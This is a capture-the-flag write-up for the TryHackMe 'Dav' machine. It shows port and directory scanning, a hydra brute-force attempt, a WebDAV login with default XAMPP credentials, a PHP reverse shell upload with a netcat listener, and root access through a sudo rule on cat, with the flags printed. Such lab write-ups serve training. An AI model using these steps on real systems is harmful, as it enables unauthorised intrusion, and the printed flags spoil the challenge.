
TryHackMe: Dav

The following writeup is for Dav, a room hosted on TryHackMe. It is an easy boot2root machine that involves finding the user and root flag.


Network Scanning

To start, I'm going to run a simple nmap scan to enumerate open ports and running services on the target host:



```
root@ip-10-10-136-1:~# nmap -A -p- 10.10.176.72
Starting Nmap 7.80 ( https://nmap.org ) at 2025-01-28 03:28 GMT
Nmap scan report for 10.10.176.72
Host is up (0.00036s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 02:EF:61:57:60:C5 (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=1/28%OT=80%CT=1%CU=42648%PV=Y%DS=1%DC=D%G=Y%M=02EF61%T
OS:M=67984F08%P=x86_64-pc-linux-gnu)SEQ(SP=107%GCD=1%ISR=10C%TI=Z%CI=I%II=I
OS:%TS=8)OPS(O1=M2301ST11NW7%O2=M2301ST11NW7%O3=M2301NNT11NW7%O4=M2301ST11N
OS:W7%O5=M2301ST11NW7%O6=M2301ST11)WIN(W1=68DF%W2=68DF%W3=68DF%W4=68DF%W5=6
OS:8DF%W6=68DF)ECN(R=Y%DF=Y%T=40%W=6903%O=M2301NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T
OS:=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R
OS:%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=
OS:40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0
OS:%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R
OS:=Y%DFI=N%T=40%CD=S)
```

As you can see, port 80 is open so let's check this out:



Apache2 Ubuntu Default Page


It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at /var/www/html/index.html) before continuing to operate your HTTP server.


This gives us the default Apache page. I also found nothing in the pages source nor a robots.txt file.

Enumerating Directories

The next step is to enumerate directories, and we can use Gobuster for this (or dirb):




```
Error: required flag(s) "url" not set
root@ip-10-10-136-1:~# gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u h
ttp://10.10.176.72:80
```



```
===============================================================
/webdav               (Status: 401) [Size: 459]
/server-status        (Status: 403) [Size: 300]
Progress: 220557 / 220558 (100.00%)
```

This found two directories, most interestingly is /webdav. Upon visiting /webdav, we are prompt to enter out credentials via HTTP basic auth:



10.10.176.72


This site is asking you to sign in.

Username

Password


HTTP Basic Auth Brute-force

Let’s now try to brute force the credentials using hydra:



```
root@ip-10-10-136-1:/# hydra -L /usr/share/wordlists/SecLists/Usernames/top-usernames-shortlist.txt -P /usr/share/wordlists/rockyou.txt -s 80 -f 10.10.176.72 http-get /webdav
```

This unfortunately didn’t work. So I searched for default webdav credentials and found this:



JAN
22

helper: webdav xampp <= 1.7.3 default credentials

# helper: webdav xampp <= 1.7.3 default credentials

software: xampp


background

- The WebDAV plugin for the Apache server included with XAMPP version 1.7.3 or lower is enabled by default.
- Since WebDAV is an often overlooked/underutilized functionality of the server, the default credentials associated with the WebDAV account are most likely left unchanged by the server admin.
- The security setup page for the XAMPP server does not mention that WebDAV is enabled by default or ask the server admin to change the default username & password. This poor design choice leads many instances of XAMPP to keep the default credentials and be vulnerable to remote attacks.

cmds


1. login to the XAMPP server's WebDAV folder
   - `cadaver http://<REMOTE HOST>/webdav/`
   - `user: wampp`
   - `pass: xampp`

After trying wampp:xampp, I successfully logged in:



Index of /webdav

Name	Last modified	Size	Description
Parent Directory		-	
passwd.dav	2019-08-25 20:43	44	




```
wampp:$apr1$Wm2VTkFL$PVNRQv7kzqXQIHe14qKA91
```

I tried to crack the hash to no avail, so I moved on.

Uploading a Reverse Shell


After reading through the same page where I found the default credentials, it spoke about an exploit that used cadaver to upload a webshell. So, let's follow the steps as explained on the webpage.

First, run the cadaver tool with the URL and enter the default credentials found earlier:




```
root@ip-10-10-136-1:/# cadaver http://10.10.176.72/webdav
Authentication required for webdav on server `10.10.176.72':
Username: wampp
Password:
dav:/webdav/> 
```

We know need to upload a file to the remote server using PUT followed by the path of your PHP reverse shell:



```
dav:/webdav/> put rev_shell.php
Uploading rev_shell.php to `/webdav/rev_shell.php':
Progress: [=============================>] 100.0% of 2585 bytes succeeded.
```


If you navigate back to /webdav we can see the reverse shell:



Index of /webdav


Name	Last modified	Size	Description
Parent Directory		-	
passwd.dav	2019-08-25 20:43	44	
rev_shell.php	2025-01-27 19:59	2.5K	

Let's start a netcat listener:




```
root@ip-10-10-136-1:/# nc -lvnp 4444
```

And open the rev_shell to execute the script. If done successfully, you should now have a shell on the target server:




```
root@ip-10-10-136-1:/# nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 10.10.176.72 58540
Linux ubuntu 4.4.0-159-generic #187-Ubuntu SMP Thu Aug 1 16:28:06 UT
x
 20:00:42 up 35 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

I then used the following command to get a basic TTY:



```
$ script -qc "/bin/bash -i" /dev/null
```


After looking around I found the first flag:



```
www-data@ubuntu:/$ cd home
cd home
www-data@ubuntu:/home$ ls
ls
merlin  wampp
www-data@ubuntu:/home$ cd wampp
cd wampp
www-data@ubuntu:/home/wampp$ ls -la
ls -la
total 20
drwxr-xr-x 2 wampp wampp 4096 Aug 25  2019 .
drwxr-xr-x 4 root  root  4096 Aug 25  2019 ..
-rw-r--r-- 1 wampp wampp  220 Aug 25  2019 .bash_logout
-rw-r--r-- 1 wampp wampp 3771 Aug 25  2019 .bashrc
-rw-r--r-- 1 wampp wampp  655 Aug 25  2019 .profile
www-data@ubuntu:/home/wampp$ cd ../
cd ../
www-data@ubuntu:/home$ ls
ls
merlin  wampp
www-data@ubuntu:/home$ cd merlin
cd merlin
www-data@ubuntu:/home/merlin$ ls
ls
user.txt
www-data@ubuntu:/home/merlin$ cat user.txt
cat user.txt
449b40fe93f78a938523b7e4dcd66d2a
```

Privilege Escalation


We now need to find a way to get the root flag. I started off by listing all commands we can run as root:



```
www-data@ubuntu:/$ sudo -l
sudo -l
Matching Defaults entries for www-data on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ubuntu:
    (ALL) NOPASSWD: /bin/cat
```

This makes it super easy to find the root flag as we can just cat the file:



```
www-data@ubuntu:/$ sudo cat /root/root.txt
sudo cat /root/root.txt
101101ddc16b0cdf65ba0b8a7af7afa5
```

Overall, this challenge was relatively simple, and I really enjoyed it. Anyone who is new to pentesting should really try out this CTF as it requires no specialised knowledge. Happy Hacking!